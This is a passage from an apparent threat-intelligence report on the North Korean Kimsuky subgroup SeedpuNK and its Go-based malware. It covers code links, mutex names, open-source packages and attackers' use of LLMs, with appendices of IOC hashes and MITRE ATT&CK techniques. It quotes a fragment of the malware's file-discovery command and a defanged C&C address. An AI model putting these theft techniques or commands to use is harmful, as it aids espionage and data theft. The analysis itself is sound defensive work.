Menu\Programs" /s dir "%appdata%\Microsoft\Windows\Recent" & dir "%userprofile%\desktop" /s & dir "%userprofile%\downloads" /s & dir "%userprofile%\documents" /s`

Table 20: Comparison of command used to collect system information.

It was found that the AppleSeed dropper malware and the Meterpreter used by the SeedpuNK group utilize mutex names highly similar to those used by the Troll Stealer dropper.

Filename	**Compile time (UTC)**	**Type**	**MD5**	**Mutex**
-	2020-11-26 07:35	Meterpreter	107f917a5ddb4d3947233fbc9d47ddc8	windows update {2020-1050-01-01-0001-I} windows update {2020-1050-01-01-0001-D}
한미 정상회담(5.21) 참고자료 (수정본).pif	2021-05-21 00:12	AppleSeed	b567f7aac1574b2ba3a769702d2f6a1e	**windows update {2021-1020-02-03-A}**
대장암 케이스.pif	2021-06-09 23:41		e8da7fcdf0ca67b76f9a7967e240d223	
-	2023-12-13 20:23	Troll Stealer dropper	27ef6917fe32685fdf9b755eb8e97565	**windows update {2021-1020-02-03-A}**
-	2024-01-05 06:30		7b6d02a459fdaa4caa1a5bf741c4bd42	windows update {2024-1020-02A}

Table 21: Mutex name used by SeedpuNK group's malware.

Furthermore, Troll Stealer compresses the folder containing the stolen files and encrypts it using RSA and RC4 algorithms. The method of overall flow of encryption is identical to the methods used by AppleSeed and AlphaSeed, as previously described.



Figure 24: Relationship between AppleSeed, Troll Stealer and AlphaSeed.

GoBear

While GoBear did not show significant code similarities to AppleSeed, it was noted that the IP address used by the *Linux* version of GoBear, disclosed by *Symantec* [8] in May 2024, had previously been used by the AppleSeed dropper malware.

- C&C server IP: 216.189.159[.]34 (US)
- Related AppleSeed sample
  - MD5: 1ce9d46668bc92fd97e5374691de546e
  - Timestamp (UTC): 2023-12-18 09:03:36
  - C&C URL: hxxp[:]//yes24[.]r-e[.]kr/aha/?m=b&p1={UID}&p2={[OS][MajorVersion].[MinorVersion].[Build][Architecture]}-{Execution_method & versions_of_AppleSeed}

As previously mentioned, GoBear performs malicious activities based on commands received from the C&C server. The function names called according to these received commands were found to overlap with the commands used in BetaSeed, a backdoor written in C++, also utilized by the SeedpuNK group. BetaSeed steals data from the victim system and performs malicious activities based on commands received from the C&C server.

However, they are distinguished as different malware due to their differing programming languages and the lack of code similarities beyond the function names.

Parts of commands used in BetaSeed	Parts of function names used in GoBear
getinfo	Kernel.Process_**GetInfo**
where	Kernel.Process_**Where**
die	Kernel.Process_**Die**
sleep	Kernel.Process_**Sleep**
cd	Kernel.Process_**Cd**
pwd	Kernel.Process_**Pwd**

Table 22: Similarity between BetaSeed and GoBear.

Kimsuky group's recent Go strategy

The Kimsuky group, especially the SeedpuNK subgroup, has recently been observed developing malware using the Go language. With the continuous discovery of new malware, it appears that their strategic goals are also evolving.

Increased attack efficiency utilizing AI

The Go language offers stability like C while being easier to use and supporting cross-platform capabilities. With the introduction of generative AI like ChatGPT, it has become relatively easy to use Go even without prior development

experience. According to a report mentioned by *Microsoft* [9], there is evidence that the Kimsuky group, identified as Emerald Sleet, is utilizing LLM. This increased accessibility is expected to significantly enhance the group's malware development speed and efficiency.

SeedpuNK group utilizing public Go packages

Using the Go language increases the likelihood of leveraging open-source packages, enhancing its utility. The SeedpuNK group initially used self-developed malware AppleSeed, but with the transition to Go-based malware, the frequency of using open-source code has increased. For example, AlphaSeed utilizes chromedp, Troll Stealer's data-stealing functionality incorporates the HackBrowserData open-source code, and both use the kbinani open-source package for their screenshot modules.

Package name	AlphaSeed	Troll Stealer	GoBear
chromedp	O	X	X
kbinani	**O**	**O**	X
lxn/win	**O**	**O**	X
HackBrowserData	X	O	X
mattn/go-sqlite3	X	O	X
syndtr/goleveldb	X	O	X
armon/go-socks5	X	X	O
klauspost/cpuid	X	X	O

Table 23: Activity status of open-source packages in Go language malware.

Development of cross-platform targeting malware

Lastly, the Go language's ability to cross-compile enhances the scalability of the group's activities. With the ease of cross-platform development, the SeedpuNK group can more easily develop malware targeting various operating systems. Indeed, a variant of GoBear (a.k.a. Gomir [8]) targeting *Linux*, has been discovered. Given these points, it is likely that the group may also consider developing malware using not only Go but also Rust in the future.

Future outlook

The SeedpuNK group's shift to Go language indicates a strategic change beyond just a transition of programming language. While Go-based malware shows some links to AppleSeed, it also exhibits distinct differences in techniques and strategies previously employed by the SeedpuNK group, such as stealing GPKI folders or exploiting the SOCKS5 protocol.

Additionally, the group has demonstrated a willingness to leverage AI to increase attack speed and scope, as well as to develop cross-platform malware. Considering these aspects, it seems either that the SeedpuNK group's strategic goals have recently changed, or that a new member with access to the AppleSeed source code has developed new malware.

CONCLUSION

The Kimsuky group is a North Korean-backed APT group that has been active since at least 2013, primarily distributing malware and attempting to collect data through spear-phishing attacks and account hijacking.

Initially, the SeedpuNK group primarily used C/C++-based malware, but since at least before May 2023, they began using multiple malware developed in the Go language. During the tracking process, AlphaSeed, Troll Stealer and GoBear were discovered.

While each piece of malware showed some links to AppleSeed, they also exhibited different techniques and strategies compared to the previous cases.

Recently, there has been a noticeable move towards increasing the speed and expanding the scope of their attacks by leveraging AI and developing cross-platform targeting malware.

Considering these points, it appears that the SeedpuNK group's strategic goals have changed, or another member with access to the AppleSeed and AlphaSeed source code has developed malware like Troll Stealer.

REFERENCES

[1] Kim, J.; Ryu, S.; Kwak, K-j. Operation Newton : Hi Kimsuky? Did an Apple(Seed) really fall on Newton's head? Virus Bulletin. October 2021. https://vblocalhost.com/uploads/2021/09/VB2021-18.pdf.

[2] AhnLab. Kimsuky Group Uses Meterpreter to Attack Web Servers. 15 May 2023. https://asec.ahnlab.com/ko/52662/.

[3] S2W. Detailed Analysis of AlphaSeed, a new version of Kimsuky's AppleSeed written in Golang. 17 May 2023. https://medium.com/s2wblog/detailed-analysis-of-alphaseed-a-new-version-of-kimsukys-appleseed-written-in-golang-2c885cce352a.

[4] chromedp / chromedp. https://github.com/chromedp/chromedp.

[5] moonD4rk / HackBrowserData. https://github.com/moonD4rk/HackBrowserData.

[6] kbinani / screenshot. https://github.com/kbinani/screenshot.

[7] AhnLab ASEC. Kimsuky Group's APT Attack Analysis Report (AppleSeed, PebbleDash). 16 November 2021. https://asec.ahnlab.com/ko/28741/.

[8] Symantec. Springtail: New Linux Backdoor Added to Toolkit. 16 May 2024. https://symantec-enterprise-blogs.security.com/threat-intelligence/springtail-kimsuky-backdoor-espionage.

[9] Microsoft Threat Intelligence. Staying ahead of threat actors in the age of AI. 14 February 2024. https://www.microsoft.com/en-us/security/blog/2024/02/14/staying-ahead-of-threat-actors-in-the-age-of-ai/.

APPENDIX A: IOCS

File hash

Num	MD5	SHA256	Type
1	7756b4230adfa16e18142d1dbe6934af	6a38c84efe52d8e7298d62809ef59a28b74575f09e7199a6b7f6bf3762a2de44	Dropper (JSE)
2	f97e62933b15a9091853db12302798db	7c6029cad5c2fa421187e47efc59960d81b211eb8398968ac1e3b7eb3ec4d3b6	
3	8b77608db042b225ae8f59276ee3a165	630c9b5ae35be34202ba57d036e6d68963a012050ee196cc6cbe9a76188e0596	AppleSeed
4	60308fa05380f183bf76f2acfbe8e145	f28d5ccdc79b0fcc02be021435252f466a0c41786d9840e43a44ebdf821d3e95	
5	f9acb96dc6df20b1ef24a5a74e0dedf2	f78b3c0ccaa02b4b159b36557f6b99a9800bccdb2bd86f655f642a2097362026	
6	fd14ae921d267798c80d1829560df1bd	98916e83b272f5ead73412a5765e1cf1225873c7b0cf0b5e94a341e65451d652	
7	59d418c2a226a41e1bc51caf78df30dc	37ea9dba7ab6465f4d82c1af38a27339db9bf81ded74299fd6e5075e126b732a	
8	72637196fa9e9b6ee00814ff52290b22	5aa1cc14a82db34269de7778536c893ae177345172f70478b4093fa0451744c8	
9	134f38893e5e9d1a83601dd197799c30	eb55211ca3b233555397cecf32ac0a86ec85983a1fd1f50bb04d727dddf6b1ec	
10	19c2decfa7271fa30e48d4750c1d18c1	6eebb5ed0d0b5553e40a7b1ad739589709d077aab4cbea1c64713c48ce9c96f9	Troll Stealer dropper
11	7b6d02a459fdaa4caa1a5bf741c4bd42	f8ab78e1db3a3cc3793f7680a90dc1d8ce087226ef59950b7acd6bb1beffd6e3	
12	27ef6917fe32685fdf9b755eb8e97565	2e0ffaab995f22b7684052e53b8c64b9283b5e81503b88664785fe6d6569a55e	
13	7457dc037c4a5f3713d9243a0dfb1a2c	ff3718ae6bd59ad479e375c602a81811718dfb2669c2d1de497f02baf7b4adca	Troll Stealer
14	c8e7b0d3b6afa22e801cacaf16b37355	955cb4f01eb18f0d259fcb962e36a339e8fe082963dfd9f72d3851210f7d2d3b	
15	88f183304b99c897aacfa321d58e1840	bc4c1c869a03045e0b594a258ec3801369b0dcabac193e90f0a684900e9a582d	
16	87429e9223d45e0359cd1c41c0301836	a8c24a3e54a4b323973f61630c92ecaad067598ef2547350c9d108bc175774b9	GoBear
17	61bd4a9309c7440201d93817a1e38e67	7bc65acd1df014dd1485cbd0b6449772fab5af33fa85b6c6201741915725f870	BetaSeed

APPENDIX B: MITRE ATT&CK

Tactics	Name (Technique)	TID	Description (Procedure)
Resource Development	Digital Certificates	T1588.004	The *SGA Solutions* installer file is confirmed to be signed with a valid D2innovation Co., LTD certificate.
Execution	Malicious File	T1204.002	An EXE file disguised as the *SGA Solutions* installer drops and executes information-stealing malware.
	PowerShell	T1059.001	Executes a self-deletion script via PowerShell.
Persistence	Registry Run Keys / Startup Folder	T1547.001	Registers for auto-execution through the registry.
Defense Evasion	Software Packing	T1027.002	The malware is packed with VMProtector.
	Regsvr32	T1218.010	Loads malicious DLL through regsvr32.exe.
Credential Access	Credentials from Web Browsers	T1555.003	When executed, the stealer targets *Chromium* and *Firefox*-based browsers on the system to steal login, history, and cookie information.
	Steal Web Session Cookie	T1539	Specifically steals cookie information from *Chromium* and *Firefox*-based browsers on the system.
Discovery	Process Discovery	T1057	Collects a list of currently running processes along with their names and command-line information.
	Local Account	T1087.001	Gathers user account information on the system by using 'net user'
	File and Directory Discovery	T1083	Scans specific paths (Desktop, Downloads, Documents, etc.) for file lists to steal information.
	Security Software Discovery	T1518.001	Checks for installed anti-virus software on the system.
	System Information Discovery	T1082	Uses the systeminfo command to gather system information.
	System Network Configuration Discovery	T1016	Collects network configuration and ARP table information from the compromised system.
Collection	Data from Local System	T1005	Steals specific files located on the C drive, including SSH and *FileZilla* data.
	Keylogging	T1056.001	AlphaSeed captures keystroke information from the infected system.
	Screen Capture	T1113	Takes screenshots of the infected system's desktop and saves them as files for theft.
	Archive Collected Data	T1560	Compresses and encrypts the folder containing the stolen information before exfiltrating it to the C&C server.
Command and Control	Web Protocol	T1071.001	Performs HTTP communication to exfiltrate the stolen information.
Exfiltration	Exfiltration Over C2 Channel	T1041	Troll Stealer exfiltrates stolen information to a hard-coded C&C server within the malware.
	Exfiltration Over Web Service	T1567	AlphaSeed receives commands and transmits stolen information via *Naver Mail*.